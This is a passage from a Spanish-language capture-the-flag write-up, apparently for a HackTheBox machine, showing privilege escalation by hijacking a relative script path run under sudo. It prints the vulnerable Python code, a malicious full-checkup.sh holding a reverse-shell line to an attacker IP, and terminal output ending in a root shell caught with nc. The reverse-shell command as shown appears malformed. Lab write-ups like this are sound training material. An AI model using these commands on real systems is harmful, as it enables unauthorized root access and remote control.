
## 1.7. Privesc via Path-Hijacking

- Una vez dentro, podemos ver el código fuente de estos programas, los cuales también se encuentra en la máquina víctima. Vemos un posible error en el script `system-checkup.py`, del cual podemos intentar aprovecharnos: se está llamando y ejecutando `./full-checkup.sh` por su **ruta relativa**.



```
27 except IndexError:
28 print(f"Usage: {sys.argv[0]} docker-inspect <format> <container_name>")
29 exit(1)
30
31
32 except Exception as e:
33 print("Something went wrong")
34 exit(1)
35
36 elif action == 'docker-ps':
37 try:
38 arg_list = ['docker', 'ps']
39 print(run_command(arg_list))
40
41 except:
42 print("Something went wrong")
43 exit(1)
44
45 elif action == 'full-checkup':
46 try:
47 arg_list = ['./full-checkup.sh']
48 print(run_command(arg_list))
49 print("[+] Done!")
50 except:
51 print("Something went wrong")
52 exit(1)
53
54
```

- De vuelta en el sistema, vamos a una ruta que tengamos permisos de escritura, como `/tmp`. Añadimos esta ruta a la variable de entorno `PATH` con `export PATH=/tmp:$PATH`. Creamos un script malicioso con el mismo nombre: `full-checkup.sh`. Como el propietario de este script (el original) es `root`, podremos enviarnos una shell con privilegios elevados a un puerto en que previamente nos hayamos puesto en escucha en nuestro sistema. Para ello, usamos esta línea en el script: `bash -c "bash -i && /dev/tcp/10.10.14.18/9001 0>&1"`. Damos permisos de ejecución a este script, y por último, lo ejecutamos: `sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup`). Obtenemos nuestra sesión como `root`.



```
svc@busqueda: /tmp$ cd /tmp
svc@busqueda: /tmp$ export PATH=/tmp:$PATH
svc@busqueda: /tmp$ echo $PATH
/tmp:/home/svc:/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
svc@busqueda: /tmp$ nano full-checkup.sh
svc@busqueda: /tmp$ chmod +x full-checkup.sh
svc@busqueda: /tmp$ cat full-checkup.sh
#!/bin/bash
bash -c "bash -i && /dev/tcp/10.10.14.18/9001 0>&1"
svc@busqueda: /tmp$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty
User svc may run the following commands on busqueda:
 (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
svc@busqueda: /tmp$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
Usage: /opt/scripts/system-checkup.py -action {arg1} {arg2}
 docker-ps : List running docker containers
 docker-inspect : Inspect a certain docker container
 full-checkup : Run a full system checkup
svc@busqueda: /tmp$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
[
]
> sudo su
[sudo] password for kali:
> nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.11.208] 37504
root@busqueda: /tmp#
```